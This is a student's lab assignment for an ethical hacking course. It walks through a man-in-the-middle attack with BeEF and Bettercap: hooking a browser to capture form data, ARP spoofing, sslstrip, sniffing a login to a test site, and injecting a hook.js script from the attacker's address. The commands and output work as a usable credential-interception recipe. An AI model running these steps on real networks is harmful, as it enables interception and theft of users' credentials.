



# MISSION HACKERS

## BANGLADESH

### Assignment No-04

**Assignment Title: Man In The Middle Attack**

**Course Title: Cybersecurity & Ethical Hacking**

**Submitted by:**

**Name: Istiak Alam**

**Phone: 01765376101**

**Submission Date: 18-07-25**

**Lab Task Topic: Attacking using MITM tools**

**Submitted to:**

**MD Sha Jalal**

**Founder of Mission Hackers Bangladesh**

## □ What is Man in The Middle Attack..?

A **Man-in-the-Middle (MITM) Attack** is a type of cyberattack where the attacker **secretly intercepts, alters, or relays communication between two parties** who believe they are communicating directly with each other.

## Common MITM Techniques

Technique	Description
<b>ARP Spoofing</b>	Attacker tricks local network into sending packets to their device instead of the real gateway.
<b>DNS Spoofing</b>	Redirects victim to a fake website by giving wrong IP address for a domain.
<b>HTTPS Downgrade</b>	Forces victim to use unencrypted HTTP instead of HTTPS.
<b>Wi-Fi Eavesdropping</b>	Attacker sets up a rogue Wi-Fi hotspot to intercept traffic.

## Tools we use :

- 1. Beef-xss**
- 2. Bettercap**

## Installing Required Tools :

**Beef-xss** : sudo apt install beef-xss

**Bettercap** : sudo apt install bettercap

```
(spyder㉿kali)-[~]
$ sudo apt install beef-xss
[sudo] password for spyder:
beef-xss is already the newest version (0.5.4.0+git20250422-0kali1).
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 27

A Update the package list.  Ctrl Shift ↵
(spyder㉿kali)-[~]
$ sudo apt install bettercap
[sudo] password for spyder:
bettercap is already the newest version (2.33.0-1kali1).
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 27

A List the installed packages.  Ctrl Shift ↵
(spyder㉿kali)-[~]
$ bettercap ↵
```

## Runing Beef-xss :

```
└─(spyder㉿kali)-[~]
└$ sudo beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Thu 2025-07-17 21:56:26 +06; 5s ago
    Invocation: b7d86e8d7ab1493f8fd5de2b4e0daf8c
      Main PID: 370790 (ruby)
        Tasks: 4 (limit: 18576)
       Memory: 130.4M (peak: 253.8M)
         CPU: 6.183s
        CGroup: /system.slice/beef-xss.service
                  └─370790 ruby ./beef

Jul 17 21:56:26 kali systemd[1]: Started beef-xss.service - beef-xss.
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27][*] Browser Exploit...
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27] | Twit: @beefect
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27] | Site: http...com
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27] |_ Wiki: http...iki
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:27][*] Project Creato...
Jul 17 21:56:28 kali beef-include-vendor[370790]: [21:56:28][*] BeEF is loadin...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

└─(spyder㉿kali)-[~]
└$ ifconfig
```


It will redirect to browser -



Authentication

Username:	beef
Password:	.....
<input type="button" value="Login"/>	

# After login successfully It will show the UI Panel



The screenshot shows the BeEF UI Panel interface. On the left, there's a sidebar titled "Hooked Browsers" with sections for "Online Browsers" and "Offline Browsers", and a specific entry for "127.0.0.1". The main content area has tabs at the top: "Getting Started" (which is active), "Logs", "Zombies", and "Auto Run". Below the tabs is the BeEF logo with the text "THE BROWSER EXPLOITATION FRAMEWORK PROJECT". A message says "Official website: <https://beefproject.com/>". The "Getting Started" section contains several paragraphs of text and a list of command module details. At the bottom of the main content area, there's a footer with the URL "127.0.0.1:3000/ui/panel#".

From target system, lets open a http page, and hook with the system. Lets run the demo page :



You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:

You can also load up a more [advanced demo page](#).

Then we can Find the IP in online Browser Tab :

The screenshot shows the BeEF interface. On the left, under 'Hooked Browsers', there is a tree view with 'Online Browsers' expanded, showing a node for '127.0.0.1' which is further expanded to show icons for 'e' (Chrome), 'a' (Firefox), 'm' (Microsoft Edge), and a question mark. A red oval highlights this node. Below this are 'Offline Browsers'. On the right, the 'Getting Started' tab is active, displaying the BeEF logo (a blue bull) and the text 'THE BROWSER EXPLOITATION FRAMEWORK'. Below the logo, it says 'Official website: <https://beefproject.com/>'. Under 'Getting Started', there is a 'Welcome to BeEF!' message and a note about being able to fully explore the framework by pointing a browser towards the basic demo page.


In the ip we will find browser tab and commands :

The screenshot shows the BeEF interface with the 'Commands' tab selected in the top navigation bar. The 'Module Tree' panel on the left lists various exploit modules categorized under 'Browser', 'Chrome Extensions', 'Debug', 'Exploits', 'Host', 'IPEC', 'Metasploit', 'Misc', 'Network', 'Persistence', 'Phonegap', and 'Social Engineering'. The 'Module Results History' panel in the center shows a table with one entry:


i...	date	label
0	2025-07-18 20:01	command 1

The 'Screenshot' panel on the right displays a description: 'Screenshots current tab the user is in, screenshot returned as base64d data for a dataurl' and an 'Id: 246' field. At the bottom, there are tabs for 'Basic' and 'Requester' and a status indicator 'Ready'.

## Lets Execute an Alert in the Browser...



Then It will show into the victim browser :-



These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)

**Now If we want to use it in different way, we can use the advance version page.**

The screenshot shows a web browser window with the title "The Butcher". The URL bar displays "0/demos/butcher/index.html". The main content area features a decorative banner with the text "THE BUTCHER" in a serif font, surrounded by a stylized, swirling graphic. Below the banner, a welcome message reads: "Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!". Two buttons are present: "Our Meaty Friends" and "Order Your BeEF-Hamper". A small note at the bottom states: "Thanks to http://www.flickr.com/photos/bulle\_de/ and http://dineSarasota.com for the BeEF images". To the right of the text, there are two large, overlapping images of raw meat: a top sirloin steak and a ribeye steak.

Lets Enter any credential for testing purpose:


Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

[Our Meaty Friends](#) [Order Your BeEF-Hamper](#)

Delicious delicious hamper, straight to your door!


Name:   
Phone:   
Address:   
Credit Card:   
[Buy buy!](#)

Sign up to our mailing list for delicious meats delivered straight to your inbox!



And Press **Buy buy!**

From the log Under the Current Browser we will can see the entered credential here :



The screenshot shows the BeEF 0.5.4.0 interface with the 'Logs' tab selected. In the 'Current Browser' section, there is a table of events. The event at index 142 is highlighted with a red box, showing the user's credentials being submitted via a form.

Id	Type	Event	Date	Browser ID
143		1514s - [Blur] Browser window has lost focus.	2025-07-18 14:18:46 UTC	1
142		161.096s - [Form Submitted] "Action: index.html - Method: GET - Values: yourname=TempUser,phone=19109169699,address>New jersey hahah road,creditcard=09876378936969,undefined=Buy buy" > form	2025-07-18 14:18:44 UTC	1
141		161.095s - [Mouse Click] x: 295 y: 600 > input	2025-07-18 14:18:44 UTC	1
140		159.572s - [Focus] Browser window has regained focus.	2025-07-18 14:18:44 UTC	1
139		122.203s - [Blur] Browser window has lost focus.	2025-07-18 14:18:05 UTC	1
138		120.953s - [Focus] Browser window has regained focus.	2025-07-18 14:18:04 UTC	1
137		106.170s - [Blur] Browser window has lost focus.	2025-07-18 14:17:49 UTC	1
136		104.061s - [Mouse Click] x: 1180 y: 608 > body	2025-07-18 14:17:47 UTC	1
135		99.319s - [User Typed] 69	2025-07-18 14:17:42 UTC	1
134		98.314s - [User Typed] 69	2025-07-18 14:17:41 UTC	1
133		97.309s - [User Typed] 893	2025-07-18 14:17:40 UTC	1
132		96.304s - [User Typed] 87637	2025-07-18 14:17:39 UTC	1
131		95.298s - [User Typed] 09	2025-07-18 14:17:38 UTC	1

This is how we can Steal credential from a local user using man in the middle method..

**But If we want to execute it in different device in the same Local Network, we can use Bettercap Tool...**

Open terminal and Run : sudo bettercap -iface wlan0

Here we have to check the ipconfig of our system. So run ipconfig in terminal first...

```
(spyder㉿kali)-[~]
└─$ sudo bettercap -iface wlan0
[sudo] password for spyder:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.107 » [20:28:20] [sys.log] [inf] gateway monitor started ...
192.168.0.0/24 > 192.168.0.107 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
        get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
        ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    graph > not running
    hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
    ticker > not running
    ui > not running
update > not running
wifi > not running
wol > not running

192.168.0.0/24 > 192.168.0.107 »
```

Entering help command will show all the available commands in

this tool. So we will follow those following steps after setup bettercap in our Kali Linux System..

**Step 1 :** Start the Recon Service First : **net.recon on**

**Step 2 :** Then Start Probe Service : **net.probe on**

**Step 3 :** Start Sniff service : **net.sniff on**

```
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.0.0/24 > 192.168.0.107 » net.recon on
192.168.0.0/24 > 192.168.0.107 » net.probe on
192.168.0.0/24 > 192.168.0.107 » [21:14:04] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.107 » [21:14:16] [endpoint.new] endpoint 192.168.0.109 detected as 22:03:70:d5:f5:c0.
192.168.0.0/24 > 192.168.0.107 » net.sniff on
192.168.0.0/24 > 192.168.0.107 » [21:14:37] [endpoint.new] endpoint 192.168.0.101 detected as 42:02:36:b9:46:89.
192.168.0.0/24 > 192.168.0.107 » [21:14:37] [endpoint.new] endpoint 192.168.0.102 detected as e2:ab:be:44:2a:5f.
192.168.0.0/24 > 192.168.0.107 » net.sniff on
192.168.0.0/24 > 192.168.0.107 » [21:14:46] [sys.log] [err] module net.sniff is already running
192.168.0.0/24 > 192.168.0.107 »
```

**Step 4 :** After truing the service on we can see the IP connected with the local Network : **net.show**

```
192.168.0.0/24 > 192.168.0.107 » net.show



| IP ▲          | MAC               | Name    | Vendor                        | Sent   | Recv   | Seen     |
|---------------|-------------------|---------|-------------------------------|--------|--------|----------|
| 192.168.0.107 | 98:bd:80:d9:ea:2c | wlan0   | Intel Corporate               | 0 B    | 0 B    | 20:28:19 |
| 192.168.0.1   | d8:47:32:f3:dc:18 | gateway | TP-LINK TECHNOLOGIES CO.,LTD. | 15 kB  | 9.0 kB | 20:28:20 |
| 192.168.0.102 | e2:ab:be:44:2a:5f |         |                               | 1.9 kB | 1.5 kB | 21:16:33 |
| 192.168.0.109 | 22:03:70:d5:f5:c0 |         |                               | 2.3 kB | 1.7 kB | 21:16:33 |



↑ 270 kB / ↓ 126 MB / 199916 pkts

192.168.0.0/24 > 192.168.0.107 »
```

**Step 5 :** Lets setup target IP we will take the IP : **192.168.0.109**

**Step 6 :** Now set target IP for spoof :

**set arp.spoof.targets 192.168.0.109**

**Step 7 :** Turn on the spoof : **arp.spoof on**

```
l2l:~$ wifi [sys.log] [err] arp.spoof waiting for ARP spoofer to stop ...
192.168.0.0/24 > 192.168.0.107 » net.show



| IP ▲          | MAC               | Name    | Vendor                        | Sent   | Recv  | Seen     |
|---------------|-------------------|---------|-------------------------------|--------|-------|----------|
| 192.168.0.107 | 98:bd:80:d9:ea:2c | wlan0   | Intel Corporate               | 0 B    | 0 B   | 20:28:19 |
| 192.168.0.1   | d8:47:32:f3:dc:18 | gateway | TP-LINK TECHNOLOGIES CO.,LTD. | 20 kB  | 31 kB | 20:28:20 |
| 192.168.0.102 | e2:ab:be:44:2a:5f |         |                               | 18 kB  | 13 kB | 21:33:24 |
| 192.168.0.109 | 22:03:70:d5:f5:c0 |         |                               | 361 kB | 14 kB | 21:33:24 |



↑ 2.0 MB / ↓ 132 MB / 310540 pkts

192.168.0.0/24 > 192.168.0.107 » set arp.spoof.targets 192.168.0.107
192.168.0.0/24 > 192.168.0.107 » arp.spoof on
192.168.0.0/24 > 192.168.0.107 » [21:34:05] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.107 » [21:34:05] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.107 » [21:34:06] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.107 » [21:34:07] [sys.log] [war] arp.spoof could not find spoof targets
192.168.0.0/24 > 192.168.0.107 » [21:34:08] [sys.log] [war] arp.spoof could not find spoof targets
```

**Step 8 :** Start http proxy : **set http.proxy.sslstrip true**

**Step 9 :** Now if I open a http login page and enter any credential, we can see the information -


```
[192.168.0.0/24 > 192.168.0.107 * [21:49:36] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.222.196 (1.0 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107 * [21:49:36] [net.sniff.http.request] http 192.168.222.196 GET testphp.vulnweb.com/style.css
192.168.0.0/24 > 192.168.0.107 * [21:49:36] [net.sniff.http.request] http 192.168.222.196 GET testphp.vulnweb.com/images/logo.gif
192.168.0.0/24 > 192.168.0.107 * [21:49:36] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.222.196 (0 B text/css)
192.168.0.0/24 > 192.168.0.107 * [21:49:36] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.222.196 (0 B image/gif)
192.168.0.0/24 > 192.168.0.107 * [21:49:37] [net.sniff.dns] dns 192.168.222.89 > 192.168.222.196 : ax-0002.ax-msedge.net is 150.171.28.11, 150.171.27.11
192.168.0.0/24 > 192.168.0.107 * [21:49:37] [net.sniff.https] snt 192.168.222.196 > https://edge.microsoft.com
192.168.0.0/24 > 192.168.0.107 * [21:49:37] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.222.196 (0 B image/x-icon)
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.dns] dns 192.168.222.89 > 192.168.222.196 : ax-0002.ax-msedge.net is 150.171.27.11, 150.171.28.11
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.http.request] http 192.168.222.196 POST testphp.vulnweb.com/favicon.ico
192.168.0.0/24 > 192.168.0.107 *
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 28
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
uname=Istiaq&pass=Igothacked

[192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.dns] dns 192.168.222.89 > 192.168.222.196 : testphp.vulnweb.com is 44.228.249.3
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.dns] dns 192.168.222.89 > 192.168.222.196 : testphp.vulnweb.com is 44.228.249.3
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.http.response] http 44.228.249.3:80 302 Found -> 192.168.222.196 (14 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.http.request] http 192.168.222.196 GET testphp.vulnweb.com/login.php
192.168.0.0/24 > 192.168.0.107 * [21:49:53] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.222.196 (1.0 kB text/html; charset=UTF-8)
[21:50:04] [net.sniff.dns] dns 192.168.222.89 > 192.168.222.196 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.0.0/24 > 192.168.0.107 *
```

**Step 10 :** Inject java-script code into webpage :

```
set http.proxy.injectjs http://192.168.0.107:3000/hook.js
```

**Step 11 :** Start the proxy : `http.proxy on`



Now the local network device is hooked with our system browser.

**Step 12 :** From the Beef-xss we can now send / manipulate data to the target

**Step 13 :** In the target system lets test with <http://www.test.vulnweb.com>

```

bettercap [~] -> (spyder㉿kali)-[~]
[-] *-* sudo bettercap -liface wlan0
[-] *-* http://122.100.0.109/testphp.vulnweb.com/index.php?test=1
HTTP/1.1 302 Found
Access-Control-Allow-Headers: *
Access-Control-Allow-Origin: *
Content-Type: text/plain
Date: Fri, 18 Jul 2025 16:49:05 GMT
Content-Length: 0
